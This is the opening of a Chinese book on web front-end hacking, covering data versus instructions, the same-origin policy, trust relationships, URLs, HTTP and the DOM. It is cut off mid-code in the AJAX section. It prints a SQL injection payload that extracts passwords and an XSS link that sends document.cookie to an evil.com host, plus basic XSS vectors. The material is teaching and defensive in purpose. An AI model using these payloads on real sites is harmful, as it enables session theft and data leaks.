

Web前端 黑客技术揭秘

钟晨鸣 徐少培

编著



电子工业出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
<http://www.phei.com.cn>

内 容 简 介

Web 前端的黑客攻防技术是一门非常新颖且有趣的黑客技术，主要包含 Web 前端安全的跨站脚本（XSS）、跨站请求伪造（CSRF）、界面操作劫持这三大类，涉及的知识点涵盖信任与信任关系、Cookie 安全、Flash 安全、DOM 渲染、字符集、跨域、原生态攻击、高级钓鱼、蠕虫思想等，这些都是研究前端安全的人必备的知识点。本书作者深入剖析了许多经典的攻防技巧，并给出了许多独到的安全见解。

本书适合前端工程师阅读，同时也适合对 Web 前端各类安全问题或黑客攻防过程充满好奇的读者阅读，书中的内容可以让读者重新认识到 Web 的危险，并知道该如何去保护自己以免受黑客的攻击。

未经许可，不得以任何方式复制或抄袭本书之部分或全部内容。
版权所有，侵权必究。

图书在版编目（CIP）数据

Web 前端黑客技术揭秘 / 钟晨鸣，徐少培编著. —北京：电子工业出版社，2013.1
（安全技术大系）
ISBN 978-7-121-19203-6

I. ①W… II. ①钟… ②徐… III. ①计算机网络—安全技术 IV. ①TP393.08

中国版本图书馆 CIP 数据核字（2012）第 295360 号

策划编辑：毕 宁

责任编辑：李利健

印 刷：中国电影出版社印刷厂

装 订：河北省三河市路通装订厂

出版发行：电子工业出版社

北京市海淀区万寿路 173 信箱 邮编 100036

开 本：787×980 1/16 印张：23.75 字数：608 千字

印 次：2013 年 1 月第 1 次印刷

印 数：4000 册 定价：59.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888。

质量投诉请发邮件至 zltz@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。

服务热线：（010）88258888。

第 1 章 Web 安全的关键点

了解下面几个关键点对理解整个 Web 安全，甚至整个安全体系都有很大的帮助。我们希望大家的出发点更加贴近实际，有这几个关键点作为支撑，后续的一切将更加清晰明了。

1.1 数据与指令

用浏览器打开一个网站，呈现在我们面前的都是数据，有服务端存储的（如：数据库、内存、文件系统等）、客户端存储的（如：本地 Cookies、Flash Cookies 等）、传输中的（如：JSON 数据、XML 数据等），还有文本数据（如：HTML、JavaScript、CSS 等）、多媒体数据（如：Flash、MP3 等）、图片数据等。

这些数据构成了我们看到的 Web 世界，它表面丰富多彩，背后却是暗流涌动。在数据流的每一个环节都可能出现安全风险。因为数据流有可能被“污染”，而不像预期的那样存储或传输。

如何存储、传输并呈现出这些数据，这需要执行指令，可以这样理解：指令就是要执行的命令。正是这些指令被解释执行，才产生对应的数据内容，而不同指令的解释执行，由对应的环境完成，比如：

```
select username,email,desc from users where id=1;
```

这是一条简单的 SQL 查询指令，当这条指令被解释执行时，就会产生一组数据，内容由 username/email/desc 构成，而解释的环境则为数据库引擎。

再如：

```
<script>
eval(location.hash.substr(1));
</script>
```

`<script></script>`标签内的是一句 JavaScript 指令，由浏览器的 JS 引擎来解释执行，解释的结果就是数据。而`<script></script>`本身却是 HTML 指令（俗称 HTML 标签），由浏览器 DOM 引擎进行渲染执行。

如果数据与指令之间能各司其职，那么 Web 世界就非常太平了。可你见过太平盛世真正存在吗？当正常的数据内容被注入指令内容，在解释的过程中，如果注入的指令能够被独立执行，那么攻击就发生了。

我们来看上面两个例子的攻击场景。

1. SQL 注入攻击的发生

```
select username,email,desc from users where id=1;
```

下面以 MySQL 环境为例进行说明，在这条 SQL 语句中，如果 id 的值来自用户提交，

并且用户是通过访问链接（<http://www.foo.com/user.php?id=1>）来获取自身的账号信息的。当访问这样的链接时，后端会执行上面这条 SQL 语句，并返回对应 id 号的用户数据给前端显示。那么普通用户会规规矩矩地对 id 提交整型数值，如 1、2、3 等，而邪恶的攻击者则会提交如下形式的值：

```
1 union select password,1,1 from users
```

组成的链接形式为：

```
http://www.foo.com/user.php?id=1 union select password,1,1 from users
```

组成的 SQL 语句为：

```
select username,email,desc from users where id=1 union select password,1,1  
from users
```

看到了吗？组成的 SQL 语句是合法的，一个经典的 union 查询，此时注入的指令内容就会被当做合法指令执行。当这样的攻击发生时，users 表的 password 就很可能泄漏了。

2. XSS 跨站脚本攻击的发生

```
<script>  
eval(location.hash.substr(1));  
</script>
```

将这段代码保存到 <http://www.foo.com/info.html> 中。

JavaScript 的内置函数 eval 可以动态执行 JavaScript 语句，location.hash 获取的是链接 <http://www.foo.com/info.html#callback> 中的 # 符号及其后面的内容。substr 是字符串截取函数，location.hash.substr(1) 表示截取 # 符号之后的内容，随后给 eval 函数进行动态执行。

如果攻击者构造出如下链接:

```
http://www.foo.com/info.html#new%20Image().src="http://www.evil.com/steal.php?c="+escape(document.cookie)
```

浏览器解释执行后, 下面的语句:

```
eval(location.hash.substr(1));
```

会变为:

```
eval('new Image().src="http://www.evil.com/steal.php?c="+escape(document.cookie)')
```

当被攻击者被诱骗访问了该链接时, Cookies 会话信息就会被盗取到黑客的网站上, 一般情况下, 黑客利用该 Cookies 可以登录被攻击者的账号, 并进行越权操作。由此可以看到, 攻击的发生是因为注入了一段恶意的指令, 并且该指令能被执行。

题外话:

跨站攻击发生在浏览器客户端, 而 SQL 注入攻击由于针对的对象是数据库, 一般情况下, 数据库都在服务端, 所以 SQL 注入是发生在服务端的攻击。为什么这里说“一般情况下”, 那是因为 HTML5 提供了一个新的客户端存储机制: 在浏览器端, 使用 SQLite 数据库保存客户端数据, 该机制允许使用 JavaScript 脚本操作 SQL 语句, 从而与本地数据库进行交互。

1.2 浏览器的同源策略

古代的楚河汉界明确规定了楚汉两军的活动界限, 理应遵守, 否则必天下大乱, 而事

实上天下曾大乱后又统一。这里我们不用管这些“分久必合，合久必分”的问题，关键是看到这里规定的“界限”。Web 世界之所以能如此美好地呈现在我们面前，多亏了浏览器的功劳，不过浏览器不是一个花瓶——只负责呈现，它还制定了一些安全策略，这些安全策略有效地保障了用户计算机的本地安全与 Web 安全。

注：计算机的本地与 Web 是不同的层面，Web 世界（通常称为 Internet 域）运行在浏览器上，而被限制了直接进行本地数据（通常称为本地域）的读写。

同源策略是众多安全策略的一个，是 Web 层面上的策略，非常重要，如果少了同源策略，就等于楚汉两军没了楚河汉界，这样天下就大乱了。

同源策略规定：不同域的客户端脚本在没明确授权的情况下，不能读写对方的资源。

下面分析同源策略下的这个规定，其中有几个关键词：不同域、客户端脚本、授权、读写、资源。

1. 不同域或同域

同域要求两个站点同协议、同域名、同端口，比如：表 1-1 展示了表中所列站点与 http://www.foo.com 是否同域的情况。

表 1-1 是否同域情况

站 点	是否同域	原 因
https://www.foo.com	不同域	协议不同，https 与 http 是不同的协议
http://xeyeteam.foo.com	不同域	域名不同，xeyeteam 子域与 www 子域不同
http://foo.com	不同域	域名不同，顶级域与 www 子域不是一个概念
http://www.foo.com:8080	不同域	端口不同，8080 与默认的 80 端口不同
http://www.foo.com/a/	同域	满足同协议、同域名、同端口，只是这里多了一个目录而已

从表 1-1 中的对比情况可以看出，我们通常所说的两个站点同域就是指它们同源。

2. 客户端脚本

客户端脚本主要指 JavaScript（各个浏览器原生态支持的脚本语言）、ActionScript（Flash 的脚本语言），以及 JavaScript 与 ActionScript 都遵循的 ECMAScript 脚本标准。Flash 提供通信接口，使得这两个脚本语言可以很方便地互相通信。客户端的攻击几乎都是基于这两个脚本语言进行的，当然 JavaScript 是最广泛的。

被打入“冷宫”的客户端脚本有 VBScript，由于该脚本语言相对较孤立，又有当红的 JavaScript 存在，所以实在是没有继续存在的必要。

3. 授权

一般情况下，看到这个词，我们往往会想到服务端对客户端访问的授权。客户端也存在授权现象，比如：HTML5 新标准中提到关于 AJAX 跨域访问的情况，默认情况下是不允许跨域访问的，只有目标站点（假如是 `http://www.foo.com`）明确返回 HTTP 响应头：

```
Access-Control-Allow-Origin: http://www.evil.com
```

那么 `www.evil.com` 站点上的客户端脚本就有权通过 AJAX 技术对 `www.foo.com` 上的数据进行读写操作。这方面的攻防细节很有趣，相关内容在后面会详细介绍。

注：

AJAX 是 Asynchronous JavaScript And XML 的缩写，让数据在后台进行异步传输，常见的使用场景有：对网页的局部数据进行更新时，不需要刷新整个网页，以节省带宽资源。AJAX 也是黑客进行 Web 客户端攻击常用的技术，因为这样攻击就可以悄无声息地在浏览器后台进行，做到“杀人无形”。

4. 读写权限

Web 上的资源有很多，有的只有读权限，有的同时拥有读和写的权限。比如：HTTP 请求头里的 Referer（表示请求来源）只可读，而 document.cookie 则具备读写权限。这样的区分也是为了安全上的考虑。

5. 资源

资源是一个很广泛的概念，只要是数据，都可以认为是资源。同源策略里的资源是指 Web 客户端的资源。一般来说，资源包括：HTTP 消息头、整个 DOM 树、浏览器存储（如：Cookies、Flash Cookies、localStorage 等）。客户端安全威胁都是围绕这些资源进行的。

注：

DOM 全称为 Document Object Model，即文档对象模型，就是浏览器将 HTML/XML 这样的文档抽象成一个树形结构，树上的每个节点都代表 HTML/XML 中的标签、标签属性或标签内容等。这样抽象出来就大大方便了 JavaScript 进行读/写操作。Web 客户端的攻击几乎都离不开 DOM 操作。

到此，已经将同源策略的规定分析清楚，如果 Web 世界没有同源策略，当你登录 Gmail 邮箱并打开另一个站点时，这个站点上的 JavaScript 就可以跨域读取你的 Gmail 邮箱数据，这样整个 Web 世界就无隐私可言了。这就是同源策略的重要性，它限制了这些行为。当然，在同一个域内，客户端脚本可以任意读写同源内的资源，前提是这个资源本身是可读可写的。

1.3 信任与信任关系

其实安全的攻防都是围绕“信任”进行的。前面提到的同源策略也是信任的一种表现，默认情况下，不同源则不信任，即不存在什么信任关系，这都是出于安全的考虑。

下面介绍两个“信任”的场景。

1. 场景一

一个 Web 服务器上有两个网站 A 与 B，黑客的入侵目标是 A，但是直接入侵 A 遇到了巨大阻碍，而入侵 B 却成功了。由于网站 A 与 B 在同一个 Web 服务器上，且在同一个文件系统里，如果没进行有效的文件权限配置，黑客就可以轻而易举地攻克网站 A。这里暴露的缺陷是：A 与 B 之间过于信任，未做很好的分离。

安全类似木桶原理，短的那块板决定了木桶实际能装多少水。一个 Web 服务器，如果其上的网站没做好权限分离，没控制好信任关系，则整体安全性就由安全性最差的那个网站决定。

2. 场景二

很多网站都嵌入了第三方的访问统计脚本，嵌入的方式是使用<script>标签引用，这就等于建立了信任关系，如果第三方的统计脚本被黑客挂马，那么这些网站也都会被危及。

这个现象非常普遍，且这种形式的挂马攻击也发生过好几起。你的网站本身是很安全的，由于嵌入了第三方内容，从而导致网站不安全，虽然这样不会导致你的网站直接被入侵，但却危害到了访问你网站的广大用户。

这种信任关系很普遍，服务器与服务器、网站与网站、Web 服务的不同子域、Web 层面与浏览器第三方插件、Web 层面与浏览器特殊 API、浏览器特殊 API 与本地文件系统、嵌入的 Flash 与当前 DOM 树、不同协议之间，等等。一个安全性非常好的网站有可能会因为建立了不可靠的信任关系，导致网站被黑。

信任导致建立了一种信任关系，本书 Web 前端黑客的各种攻防都是围绕这种信任关系进行的。

1.4 社会工程学的作用

社会工程学简称社工。

攻防过程就是一个斗智斗勇的过程，每一次成功的攻击，社工总是扮演着非常重要的角色。著名黑客凯文米特尼克在《欺骗的艺术》一书中说的就是社工如何神奇，其实，通俗地说，社工就是“骗”，即如何伪装攻击以欺骗目标用户。

常用的社工辅助技巧有：Google Hack、SNS 垂直搜索、各种收集的数据库集合查询等。

本书的一些攻击案例中充满了各种社工火药，各种新颖的社工手法层出不穷，有句话叫做：思想有多远，你就能走多远。

1.5 攻防不单一

一次完整的渗透会利用到多种攻击手法。比如，某开源 Web 应用的管理员后台有 SQL

注入，通过前期的踩点，我们发现这个 SQL 注入具有操作系统写权限，而且知道了该开源 Web 应用的物理路径。如果不是管理员后台，直接用一条 SQL 语句就可以得到一个 Web 后门，好像很可惜了，因为必须具备管理员权限。其实不然，在这个场景中，完全不用悲观，借用 CSRF 很可能就能成功，大致过程如下：

(1) 提交这条包含恶意 SQL 语句的后台链接（事先做好 URL 的各种编码转换，以达到隐蔽效果）给管理员，比如留言、评论、申请友情链接等。

(2) 管理员登录 Web 应用被诱骗打开了这条链接。

(3) 发生 CSRF（跨站请求伪造）了，此时就会以管理员权限进行后续的指令执行。

这个过程通过 CSRF 借用了管理员权限，然后执行 SQL 注入，很巧妙地“借刀杀人”。

注：

CSRF 是跨站请求伪造，具体内容在第 4 章详细介绍。其实上面这个小场景已经暗示：CSRF 会借用目标用户的权限做一些借刀杀人的事（注意是“借用”，而不是“盗取”目标权限），然后去做坏事，“盗取”通常是 XSS（跨站脚本攻击）最喜欢做的事。

在 Web 渗透过程中，这些攻击手法经常互补，合理地组合各种攻击手法，可以更容易攻下目标。攻与防都得考虑这些组合情况，把安全点考虑得面面俱到的确不容易，但绝对是好事。写本节的目的也是想让我们跳出思维局限，攻和防不要从单一角度考虑。

1.6 场景很重要

经常听到有人说：“XSS 没危害，很少有人去关注。”其实是说这话的人可能省略了上

下文，比如，对于那些半年不更新的小企业网站来说，发生 XSS 漏洞几乎没什么用。

挂马？几乎不会发生，对于没影响力的网站，谁会用 XSS 去诱骗挂马？

盗取管理员 Cookies？半年不更新的网站，这个概率很低了。

如果真的有人去进行 APT（持久化威胁）攻击，就盯这个网站半年，一个 XSS 盗取 Cookies 的利用一等就是半年，管理员也许不会被诱骗查看这个 XSS 链接，即使查看了，如果是个反射型的 XSS，IE 8/IE 9/Chrome 直接就给拦截了。看吧……我们还能说这个 XSS 有多大危害吗？危害几乎可以忽略。可是就这样一传十，十传百，很多人都开始感觉 XSS 就是鸡肋，下结论越来越不负责了，在他们眼里只有那种类似 MS08-067 远程用操作系统权限的系统级别漏洞才是王道，我们不否认这样很帅，不过前端黑客攻击的对象是 Web 应用，并非操作系统，本身没有可比性。在很多场景中，前端攻击的 XSS 等就是王道。

比如在各类 SNS、邮件系统、开源流行的 Web 应用场景中，前端攻击被广泛实施与关注。任何一次攻击都脱离不了具体场景，有关很多精彩的利用，大家可以在本书中看到。

1.7 小结

通过本章的阅读，大家应该能明白：安全研究可以有一个大的起点，这些起点大多是通用的，而不局限在 Web 安全。了解了安全的几个关键点，读者对我们后续的研究就更能触类旁通了，我们希望授之以渔，严谨地对待每个安全点。

开始进入我们的 Web 前端黑客的内容！

第 2 章 前端基础

基础第一，我们觉得有必要将可能涉及的语言基础部分在本章进行系统介绍，大家将会发现许多有意思的知识。不过，对于已经非常熟悉该领域的人来说，可以跳过本章或仅仅是粗略地过一遍。

我们绝不会像教科书那样介绍一些过于基础的内容，比如，语法、函数等，这些知识可以查阅官方手册。本章的介绍始终会围绕前端安全，这些基础知识点会贯穿本书。

首先，看看这个松散的 HTML 世界，脚本、样式、图片、多媒体等这些资源如何运作；然后，看看号称跨站之魂的 JavaScript 脚本如何打破这个世界的逻辑，CSS 样式如何让这个世界充满伪装；最后，看看另一只躲藏在 Flash 里的“幽灵”，它又是如何辅佐 JavaScript 的。

2.1 W3C 的世界法则

W3C 即万维网联盟 (<http://www.w3.org/>)，它制定了很多推荐标准，比如：HTML、

XML、JavaScript、CSS 等，是这些标准让这个 Web 世界变得标准和兼容。浏览器遵循这些标准去实现自己的各种解析引擎，Web 厂商同样遵循这些标准去展示自己的 Web 服务。如果没有 W3C，那么这个 Web 世界将一片混乱。

由于 W3C 制定的是推荐标准，很多时候网站并没严格按照这些标准执行，但是却能较好地呈现出来。而浏览器的实现也不一定完全遵循标准，甚至可能冒出一个自己的方案，这个现象可以在微软的 IE 浏览器与 Mozilla 的 Firefox 浏览器中随处发现，这也是前端设计师们经常苦恼的“不兼容”问题，导致出现了各种“Hack”技术，这些 Hacks 就是为了解决这些不兼容问题而出现的。

比如，为了解决 CSS 兼容性而发展的 CSS Reset 技术，该技术会重置一些样式（这些样式在不同的浏览器中有不同的呈现），后续的 CSS 将在这个基础上重新开始定义自己的样式。

再如，为了解决 JavaScript 兼容性，诞生了许多优秀的 JavaScript 框架，如 jQuery、YUI 等，使用这些框架提供的 API，就可以很好地在各个主流浏览器上得到一致的效果。

Web 世界在进步，标准化也越来越被重视。相比前端工程师来说，我们更关注安全问题，W3C 的标准设计就安全了吗？浏览器遵循 W3C 标准的实现就完美了吗？浏览器之间的这些差异可能导致多少安全风险的出现？在深入了解这些知识之前，我们还需要明白一点，导致 Web 安全事件的角色都有哪些，而解决方案参与者又有哪些？

Web 安全事件的角色如下：

- W3C；
- 浏览器厂商；
- Web 厂商；

- 攻击者（或黑客）；
- 被攻击者（或用户）。

解决方案的参与者除了攻击者以外，其他都需要参与，这是一个因果循环，如果 W3C 的标准制定具有安全缺陷，那么遵循标准去实现的浏览器厂商与 Web 厂商都将带进这些安全缺陷，或者 W3C 标准没安全缺陷，而浏览器厂商或者 Web 厂商实现上存在缺陷，那么安全事件照样发生，而如果被攻击者能有比较好的安全意识或防御方案，那么安全事件也很难发生。这些通用型的防御方案将在最后一章介绍，本章以 W3C 标准为起点开始我们的前端基础介绍。

2.2 URL

URL 是互联网最伟大的创意之一，也就是我们经常提的链接，通过 URL 请求可以找到唯一的资源，格式如下：

```
<scheme>://<netloc>/<path>?<query>#<fragment>
```

比如，下面是一个最普通的 URL：

```
http://www.foo.com/path/f.php?id=1&type=cool#new
```

对应关系是：

```
<scheme> - http
<netloc> - www.foo.com
<path> - /path/f.php
<query> - id=1&type=cool, 包括<参数名=参数值>对
<fragment> - new
```


对于需要 HTTP Basic 认证的 URL 请求，甚至可以将用户名与密码直接放入 URL 中，在<netloc>之前，格式如：

```
http://username:password@www.foo.com/
```

我们接触最多的是 HTTP/HTTPS 协议的 URL，这是 Web 安全的入口点，各种安全威胁都是伴随着 URL 的请求而进行的，如果客户端到服务端各层的解析没做好，就可能出现安全问题。

URL 有个重点就是编码方式，有三类：escape、encodeURIComponent，对应的解码函数是：unescape、decodeURI、decodeURIComponent。这三个编码函数是有差异的，甚至浏览器在自动 URL 编码中也存在差异。

2.3 HTTP 协议

URL 的请求协议几乎都是 HTTP，它是一种无状态的请求响应，即每次的请求响应之后，连接会立即断开或延时断开（保持一定的连接有效期），断开后，下一次请求再重新建立。这里举一个简单的例子，对 http://www.foo.com/发起一个 GET 请求：

```
GET http://www.foo.com/ HTTP/1.1
Host: www.foo.com
Connection: keep-alive
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/535.19 (KHTML, like
Gecko) Chrome/18.0.1025.3 Safari/535.19
Referer: http://www.baidu.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,sdch
```

```
Accept-Language: zh-CN,zh;q=0.8
Accept-Charset: GBK,utf-8;q=0.7,*;q=0.3
Cookie: SESSIONID=58AB420B1D8B800526ACCCAA83A827A3:FG=1
```

响应如下:

```
HTTP/1.1 200 OK
Date: Sun, 04 Mar 2012 22:48:31 GMT
Server: Apache/2.2.8 (Win32) PHP/5.2.6
Set-Cookie: PTOKEN=; expires=Mon, 01 Jan 1970 00:00:00 GMT; path=/;
domain=.foo.com; HttpOnly
Set-Cookie: USERID=c7888882e039b32fd7b4d3; expires=Tue, 01 Jan 2030
00:00:00 GMT; path=/; domain=.foo.com
X-Powered-By: PHP/5.2.6
Content-Length: 3635
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=gbk

<html>
...
</html>
```

请求与响应一般都分为头部与体部（它们之间以空行分隔）。对于请求体来说，一般出现在 POST 方法中，比如表单的键值对。响应体就是在浏览器中看到的内容，比如，HTML/JSON/JavaScript/XML 等。这里的重点在这个头部，头部的每一行都有自己的含义，key 与 value 之间以冒号分隔，下面看看几个关键点。

请求头中的几个关键点如下。

```
GET http://www.foo.com/ HTTP/1.1
```

这一行必不可少，常见的请求方法有 GET/POST，最后的“HTTP/1.1”表示 1.1 版本的 HTTP 协议，更早的版本有 1.0、0.9。

Host: www.foo.com

这一行也必不可少，表明请求的主机是什么。

User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/535.19 (KHTML, like Gecko) Chrome/18.0.1025.3 Safari/535.19

User-Agent 很重要，用于表明身份（我是谁）。从这里可以看到操作系统、浏览器、浏览器内核及对应的版本号等信息。

Referer: http://www.baidu.com/

Referer 很重要，表明从哪里来，比如从 http://www.baidu.com/ 页面点击过来。

Cookie: SESSIONID=58AB420B1D8B800526ACCCAA83A827A3:FG=1

前面说 HTTP 是无状态的，那么每次在连接时，服务端如何知道你是上一次的那个？这里通过 Cookies 进行会话跟踪，第一次响应时设置的 Cookies 在随后的每次请求中都会发送出去。Cookies 还可以包括登录认证后的身份信息。

响应头中的几个关键点如下。

HTTP/1.1 200 OK

这一行肯定有，200 是状态码，OK 是状态描述。

Server: Apache/2.2.8 (Win32) PHP/5.2.6

上述语句透露了服务端的一些信息：Web 容器、操作系统、服务端语言及对应的版本。

X-Powered-By: PHP/5.2.6

这里也透露了服务端语言的信息。

Content-Length: 3635

响应体的长度。

Content-Type: text/html;charset=gbk

响应资源的类型与字符集。针对不同的资源类型会有不同的解析方式，这个会影响浏览器对响应体里的资源解析方式，可能因此带来安全问题。字符集也会影响浏览器的解码方式，同样可能带来安全问题。

```
Set-Cookie: PTOKEN=; expires=Mon, 01 Jan 1970 00:00:00 GMT; path=/;
domain=.foo.com; HttpOnly; Secure
Set-Cookie: USERID=c7888882e039b32fd7b4d3; expires=Tue, 01 Jan 2030
00:00:00 GMT; path=/; domain=.foo.com
```

每个 Set-Cookie 都设置一个 Cookie（key=value 这样），随后是如下内容。

expires: 过期时间，如果过期时间是过去，那就表明这个 Cookie 要被删。

path: 相对路径，只有这个路径下的资源可以访问这个 Cookie。

domain: 域名，有权限设置为更高一级的域名。

HttpOnly: 标志（默认无，如果有的话，表明 Cookie 存在于 HTTP 层面，不能被客户端脚本读取）。

Secure: 标志（默认无，如果有的话，表明 Cookie 仅通过 HTTPS 协议进行安全传输）。

请求响应头部常见的一些字段都有必要了解，这是我们在研究 Web 安全时对各种 HTTP 数据包分析的必备知识。

2.4 松散的 HTML 世界

HTML 里可以有脚本、样式等内容的嵌入，以及图片、多媒体等资源的引用。我们看到的网页就是一个 HTML 文档，比如下面这段就是 HTML。

```
<html>
  <head>
    <title>HTML</title>
    <metahttp-equiv="Content-Type" content="text/html; charset=utf-8" />
    <style>
      /*这里是样式*/
      body{font-size:14px;}
    </style>
    <script>
      a=1; // 这里是脚本
    </script>
  </head>
  <body>
    <div>
      <h1>这些都是 HTML</h1><br />
      
    </div>
  </body>
</html>
```

为什么说 HTML 的世界是松散的？我们知道，HTML 是由众多标签组成的，标签内还有对应的各种属性。这些标签可以不区分大小写，有的可以不需要闭合。属性的值可以用单引号、双引号、反单引号包围住，甚至不需要引号。多余的空格与 Tab 毫不影响 HTML 的解析。HTML 里可以内嵌 CSS、JavaScript 等内容，而不强调分离，等等。

松散有松散的好处,但这样却培养出了一种惰性,很多前端安全问题就是因为松散导致的。

2.4.1 DOM 树

DOM 树对于 Web 前端安全来说非常重要,我们的很多数据都存在于 DOM 树中,通过 DOM 树的操作可以非常容易地获取到我们的隐私数据。其实 HTML 文档就是一个 DOM 树。

如上面那段 HTML,如果用树形结构描述,语句如下。

```
<html>
- <head>
  - <title>
    - HTML
  - <meta>
    - @http-equiv
      - Content-Type
    - @content
      - text/html
    - @charset
      - utf-8
  - <style>
    - /*这里是样式*/\r\nbody{font-size:14px;}
  - <script>
    - a=1; // 这里是脚本
- <body>
  - <div>
    - <h1>
      - 这些都是 HTML
    - <br />
    - <img>
      - @src
        - http://www.foo.com/logo.jpg
      - @title
```

- 这里是图片引用

这个树很简单，<html>是树根，其他都是树的每个节点。这里约定标签节点以<xxx>表示，属性节点以@xxx 表示，而文本节点以 xxx 表示。

我们的隐私数据可能存储在以下位置：

- HTML 内容中；
- 浏览器本地存储中，如 Cookies 等；
- URL 地址中。

这些通过 DOM 树的查找都可以获取到，仅仅是 JavaScript 对 DOM 的操作。如果想了解更多的细节，可以跳到 2.5.1 节查看。

2.4.2 iframe 内嵌出一个开放的世界

iframe 标签是 HTML 中一个非常重要的标签，也是 Web 安全中出镜频率最高的标签之一，很多网站都通过 iframe 嵌入第三方内容，比如，嵌入广告页面，语句如下：

```
<!--AdForward Begin-->
<iframe marginheight="0" marginwidth="0" frameborder="0" width="820"
height="90" scrolling="no" src="http://msn.allyes.com/main/adfshow?user=MSN|
Home_Page|Homepage_2nd_banner_820x90&db=msn&border=0&local=yes">
</iframe>
<!--AdForward End-->
```

还有 Web 2.0 网站中嵌入的许多第三方 Web 游戏与应用，都有使用到 iframe。iframe 标签带来了便利，同时也带来了风险，比如，攻击者入侵一个网站后，可以通过 iframe 嵌入自己的网马页面，用户访问该网站后，被嵌入的网马页面就会执行，这种信任关系导致的安全问题在第 1 章已介绍过。

iframe 标签还有一些有趣的安全话题，当网站页面使用 iframe 方式嵌入一个页面时，我们约定网站页面是父页，而被嵌入的这个页面是子页，如图 2-1 所示。那么父页与子页之间如何跨文档读写数据？




图 2-1 iframe 父页与子页资源访问

如果父页和子页之间是同源，那就很容易，父页可以通过调用子页的 `contentWindow` 来操作子页的 DOM 树，同理，子页可以调用父页的 `contentWindow` 来操作父页的 DOM 树。如果它们不同域，则必须遵守同源策略，但子页还是可以对父页的 `location` 值进行写操作，这样可以让父页重定向到其他网页，不过对 `location` 的操作仅仅只有写权限，而没有读权限，这样就不能获取到父页 `location` URL 的内容，否则有可能会造成隐私数据泄漏，比如，有的网站将身份认证 token 存在于 URL 中。

2.4.3 HTML 内嵌脚本执行

JavaScript 脚本除了出现在 JS 格式文件里，被嵌入而执行外，还可以出现在 HTML 的 `<script></script>` 标签内、HTML 的标签 `on` 事件中，以及一些标签的 `href`、`src` 等属性的伪协议（`javascript:` 等）中。

如下几个例子：

```
<script>alert(1)</script>
<img src=# onerror="alert(1)" />
<input type="text" value="x" onmouseover="alert(1)" />
<iframe src="javascript:alert(1)"></iframe>
<a href="javascript:alert(1)">x</a>
...
```

这样导致防御 XSS 变得有些棘手，出现在 DOM 树的不同位置，面对的防御方案都不太一样。这也为攻击者提供了很大便利，能够执行 JavaScript 的位置越多，意味着 XSS 发生的面也越广，XSS 漏洞出现的可能性也越大。

2.5 跨站之魂——JavaScript

在 Web 前端安全中，JavaScript 控制了整个前端的逻辑，通过 JavaScript 可以完成许多操作。举个例子，用户在网站上都有哪些操作？首先提交内容，然后可以编辑与删除，那么这些 JavaScript 几乎都可以完成，为什么是“几乎”？因为碰到提交表单需要验证码的情况，JavaScript 就不行了，虽然有 HTML5 的 canvas 来辅助，不过效果并不会好。

对跨站师来说，大多数情况下，有了 XSS 漏洞，就意味着可以注入任意的 JavaScript，有了 JavaScript，就意味着被攻击者的任何操作都可以模拟，任何隐私信息都可以获取到。可以说，JavaScript 就是跨站之魂。

2.5.1 DOM 树操作

在 2.4.1 节我们知道了 DOM 树，并且提到通过 DOM 操作能够获取到各种隐私信息。现在来看看都怎么获取。

1. 获取 HTML 内容中的隐私数据

比如，要获取的隐私数据是用户的私信内容，内容在 DOM 的位置如下：

```
<html>
<head>
  ...
</head>
<body>
  ...
  <div id="private_msg">
    隐私数据在这……
  </div>
  ...
</body>
</html>
```

在这个 DOM 树中，id="private_msg"的标签节点包含了用户的私信内容，通过 JavaScript 可以非常简单地获取：

```
document.getElementById('private_msg').innerHTML;
```

document 对象代表整个 DOM，getElementById 函数可以获取指定 id 号的标签对象，这些标签对象都有一个属性 innerHTML，表示标签对象内的 HTML 数据内容。如果没这个 id 号怎么办？是稍微麻烦点，可还是非常简单，可假设包含隐私数据的 div 标签是 DOM 树从上到下的第 3 个。那么可以用下列语句获取：

```
document.getElementsByTagName('div')[2].innerHTML;
```

这时用到的函数是 getElementsByTagName，接收的参数就是标签名，返回一个数组，数组下标从 0 开始，于是第 3 个表示为[2]。

方法有很多，大家可以自己思考。

2. 获取浏览器的 Cookies 数据

Cookies 中保存了用户的会话信息，通过 `document.cookie` 可以获取到，不过并不是所有的 Cookies 都可以获取，具体内容在 2.5.4 节详细介绍。

3. 获取 URL 地址中的数据

从 `window.location` 或 `location` 处可以获取 URL 地址中的数据。

除了获取数据，还有通过 DOM 操作生成新的 DOM 对象或移除 DOM 对象。这些都非常有用，在此推荐查阅《JavaScript DOM 编程艺术》一书以了解更多的内容。

2.5.2 AJAX 风险

AJAX 简直就是前端黑客攻击中必用的技术模式，全称为 Asynchronous JavaScript And XML，即异步的 JavaScript 与 XML。这里有三个点：异步、JavaScript、XML。

异步和同步对应，异步可以理解单独开启了一个线程，独立于浏览器主线程去做自己的事，这样浏览器就不会等待（阻塞），这个异步在后台悄悄进行，所以利用 AJAX 的攻击显得很诡异，无声无息。AJAX 本身就是由 JavaScript 构成的，只是 XML 并不是必需的，XML 在这里是想指数据传输格式是 XML，比如，AJAX 发出去的 HTTP 请求，响应回的数据是 XML 格式，然后 JavaScript 去解析这个 XML DOM 树得到相应节点的内容。其实响应回的数据格式还可以是 JSON（已经是主流）、文本、HTML 等。AJAX 中特别提到 XML 是因为历史原因。

AJAX 的核心对象是 XMLHttpRequest（一般简称为 xhr），不过 IE 7 之前的浏览器不支

持 xhr 对象，而是通过 ActiveXObject 来实现的。看下面的 xhr 实例化：

```
var xmlhttp;  
if(window.XMLHttpRequest){  
